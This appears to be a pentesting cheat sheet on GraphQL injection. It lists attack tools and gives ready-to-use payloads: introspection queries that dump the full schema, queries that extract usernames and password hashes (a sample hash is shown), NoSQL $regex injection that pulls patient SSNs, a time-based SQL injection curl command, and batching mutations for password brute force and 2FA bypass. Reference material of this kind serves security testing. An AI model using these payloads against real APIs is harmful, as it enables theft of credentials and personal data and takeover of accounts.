GraphQL injection

> GraphQL is a query language for APIs and a runtime for fulfilling those queries with existing data. A GraphQL service is created by defining types and fields on those types, then providing functions for each field on each type

Summary

Tools

- GraphQLmap - Scripting engine to interact with a graphql endpoint for pentesting purposes
- GraphQL-voyager - Represent any GraphQL API as an interactive graph
- GraphQL Security Toolkit - GraphQL Security Research Material
- Graphql-path-enum - Lists the different ways of reaching a given type in a GraphQL schema
- GraphQL IDE - An extensive IDE for exploring GraphQL API's
- ClairvoyanceX - Obtain GraphQL API schema despite disabled introspection
- InQL - A Burp Extension for GraphQL Security Testing
- Insomnia - Cross-platform HTTP and GraphQL Client
- AutoGraphql + introspection

Exploit

Identify an injection point

Most of the time the graphql is located on the `/graphql` or `/graphiql` endpoint.

```
example.com/graphql?query={__schema{types{name}}}
example.com/graphiql?query={__schema{types{name}}}
```

Check if errors are visible.

```
?query={__schema}
?query={}
```

```
?query={thisdefinitelydoesnotexist}
```

Enumerate Database Schema via Introspection

URL encoded query to dump the database schema.

```
fragment+FullType+on+__Type+
{++kind++name++description++fields(includeDeprecated%3a+true)+
{++++name++++description++++args+{++++++...InputValue++++}++++type+
{++++++...TypeRef++++}++++isDeprecated++++deprecationReason++}++inputFields+
{++++...InputValue++}++interfaces+
{++++...TypeRef++}++enumValues(includeDeprecated%3a+true)+
{++++name++++description++++isDeprecated++++deprecationReason++}++possibleTypes+
{++++...TypeRef++}}fragment+InputValue+on+__InputValue+{++name++description++type+
{++++...TypeRef++}++defaultValue}fragment+TypeRef+on+__Type+{++kind++name++ofType+
{++++kind++++name++++ofType+{++++++kind++++++name++++++ofType+
{++++++++kind++++++++name++++++++ofType+
{++++++++++kind++++++++++name++++++++++ofType+
{++++++++++++kind++++++++++++name++++++++++++ofType+
{++++++++++++++kind++++++++++++++name++++++++++++++ofType+
{++++++++++++++++kind++++++++++++++++name++++++++++++++}++++++++++++}++++++++++}+++++
+++}++++++}++++}++}}query+IntrospectionQuery+{++__schema+{++++queryType+
{++++++name++++}++++mutationType+{++++++name++++}++++types+
{++++++...FullType++++}++++directives+
{++++++name++++++description++++++locations++++++args+
{++++++++...InputValue++++++}++++}++}}
```

URL decoded query to dump the database schema.

```
fragment FullType on __Type {
  kind
  name
  description
  fields(includeDeprecated: true) {
    name
    description
    args {
      ...InputValue
    }
    type {
      ...TypeRef
    }
    isDeprecated
    deprecationReason
  }
  inputFields {
    ...InputValue
  }
  interfaces {
    ...TypeRef
  }
  enumValues(includeDeprecated: true) {
    name
    description
```

```
      isDeprecated
      deprecationReason
    }
    possibleTypes {
      ...TypeRef
    }
  }
  fragment InputValue on __InputValue {
    name
    description
    type {
      ...TypeRef
    }
    defaultValue
  }
  fragment TypeRef on __Type {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
              ofType {
                kind
                name
                ofType {
                  kind
                  name
                }
              }
            }
          }
        }
      }
    }
  }

  query IntrospectionQuery {
    __schema {
      queryType {
        name
      }
      mutationType {
        name
      }
      types {
        ...FullType
      }
      directives {
        name
        description
        locations
        args {
          ...InputValue
        }
      }
    }
  }
```

Single line query to dump the database schema without fragments.


```
__schema{queryType{name},mutationType{name},types{kind,name,description,fields(includeDeprecated:true)
{name,description,args{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue},type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},isDeprecated,deprecationReason},inputFields{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue},interfaces{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},enumValues(includeDeprecated:true)
{name,description,isDeprecated,deprecationReason,},possibleTypes{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}}},directives{name,description,locations,args{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue}}}
```

List path

```
$ git clone https://gitlab.com/dee-see/graphql-path-enum
$ graphql-path-enum -i ./test_data/h1_introspection.json -t Skill
Found 27 ways to reach the "Skill" node from the "Query" node:
- Query (assignable_teams) -> Team (audit_log_items) -> AuditLogItem (source_user) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (checklist_check) -> ChecklistCheck (checklist) -> Checklist (team) -> Team (audit_log_items) -> AuditLogItem (source_user) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (checklist_check_response) -> ChecklistCheckResponse (checklist_check) -> ChecklistCheck (checklist) -> Checklist (team) -> Team (audit_log_items) -> AuditLogItem (source_user) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (checklist_checks) -> ChecklistCheck (checklist) -> Checklist (team) -> Team (audit_log_items) -> AuditLogItem (source_user) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (clusters) -> Cluster (weaknesses) -> Weakness (critical_reports) -> TeamMemberGroupConnection (edges) -> TeamMemberGroupEdge (node) -> TeamMemberGroup (team_members) -> TeamMember (team) -> Team (audit_log_items) -> AuditLogItem (source_user) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (embedded_submission_form) -> EmbeddedSubmissionForm (team) -> Team (audit_log_items) -> AuditLogItem (source_user) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (external_program) -> ExternalProgram (team) -> Team (audit_log_items) ->
AuditLogItem (source_user) -> User (pentester_profile) -> PentesterProfile (skills) -
> Skill
- Query (external_programs) -> ExternalProgram (team) -> Team (audit_log_items) ->
AuditLogItem (source_user) -> User (pentester_profile) -> PentesterProfile (skills) -
> Skill
- Query (job_listing) -> JobListing (team) -> Team (audit_log_items) -> AuditLogItem
(source_user) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (job_listings) -> JobListing (team) -> Team (audit_log_items) -> AuditLogItem
(source_user) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (me) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (pentest) -> Pentest (lead_pentester) -> Pentester (user) -> User
(pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (pentests) -> Pentest (lead_pentester) -> Pentester (user) -> User
(pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (query) -> Query (assignable_teams) -> Team (audit_log_items) -> AuditLogItem
(source_user) -> User (pentester_profile) -> PentesterProfile (skills) -> Skill
- Query (query) -> Query (skills) -> Skill
```

Extract data

```
example.com/graphql?query={TYPE_1{FIELD_1,FIELD_2}}
```


10.10.10.121:3000/graphql?
10.10.10.121:3000/graphql?query={user{username,password}}
JSON
Raw Data
Headers
Save
Copy

```
data:
  user:
    username:    "helpme@helpme.com"
    password:    "5d3c93182bb20f07b994a7f617e99cff"
```

Extract data using edges/nodes

```
{
  "query": "query {
    teams{
      total_count,edges{
        node{
          id,_id,about,handle,state
        }
      }
    }
  }"
}
```

Extract data using projections

:warning: Don't forget to escape the " inside the **options**.

```
{doctors(options: "{\"patients.ssn\" :1}"){firstName lastName id patients{ssn}}}
```

Enumerate the types' definition

Enumerate the definition of interesting types using the following GraphQL query, replacing "User" with the chosen type

```
{__type (name: "User") {name fields{name type{name kind ofType{name kind}}}}}
```

Use mutations

Mutations work like function, you can use them to interact with the GraphQL.

```
# mutation{signIn(login:"Admin", password:"secretp@ssw0rd"){token}}
# mutation{addUser(id:"1", name:"Dan Abramov", email:"dan@dan.com") {id name email}}
```

NOSQL injection

Use `$regex`, `$ne` from inside a `search` parameter.

```
{
  doctors(
    options: "{\"limit\": 1, \"patients.ssn\" :1}",
    search: "{ \"patients.ssn\": { \"$regex\": \".*\"}, \"lastName\":\"Admin\" }")
    {
      firstName lastName id patients{ssn}
    }
}
```

SQL injection

Send a single quote `'` inside a graphql parameter to trigger the SQL injection

```
{
    bacon(id: "1'") {
        id,
        type,
        price
    }
}
```

Simple SQL injection inside a graphql field.

```
curl -X POST http://localhost:8080/graphql\?
embedded_submission_form_uuid\=1%27%3BSELECT%201%3BSELECT%20pg_sleep\(30\)%3B--%27
```

GraphQL Batching Attacks

Common scenario:

- Password Brute-force Amplification Scenario
- 2FA bypassing

```
mutation finishChannelVerificationMutation(
  $input FinishChannelVerificationInput!,
  $input2 FinishChannelVerificationInput!,
  $input3 FinishChannelVerificationInput!,
){
  first: finishChannelVerificationMutation(input: $input){
    channel{
      id
      option{
        ... onChannelSmsOptions{
          number
        }
      }
      status
      notificationSubscription(last: 1000){ etc...  }
    }
  }


  second: finishChannelVerificationMutation(input: $input2){...}
  third: finishChannelVerificationMutation(input: $input3){...}
}
```

References

- Introduction to GraphQL
- GraphQL Introspection
- API Hacking GraphQL - @ghostlulz - jun 8, 2019
- GraphQL abuse: Bypass account level permissions through parameter smuggling - March 14, 2018 - @Detectify
- Discovering GraphQL endpoints and SQLi vulnerabilities - Sep 23, 2018 - Matías Choren
- Securing Your GraphQL API from Malicious Queries - Feb 21, 2018 - Max Stoiber
- GraphQL NoSQL Injection Through JSON Types - June 12, 2017 - Pete Corey
- SQL injection in GraphQL endpoint through embedded_submission_form_uuid parameter - Nov 6th 2018 - @jobert
- Looting GraphQL Endpoints for Fun and Profit - @theRaz0r
- How to set up a GraphQL Server using Node.js, Express & MongoDB - 5 NOVEMBER 2018 - Leonardo Maldonado
- GraphQL cheatsheet - DEVHINTS.IO
- HIP19 Writeup - Meet Your Doctor 1,2,3 - June 22, 2019 - Swissky
- Introspection query leaks sensitive graphql system information - @Zuriel
- Graphql Bug to Steal Anyone’s Address - Sept 1, 2019 - Pratik Yadav
- GraphQL Batching Attack - RENATAWALLARM - DECEMBER 13, 2019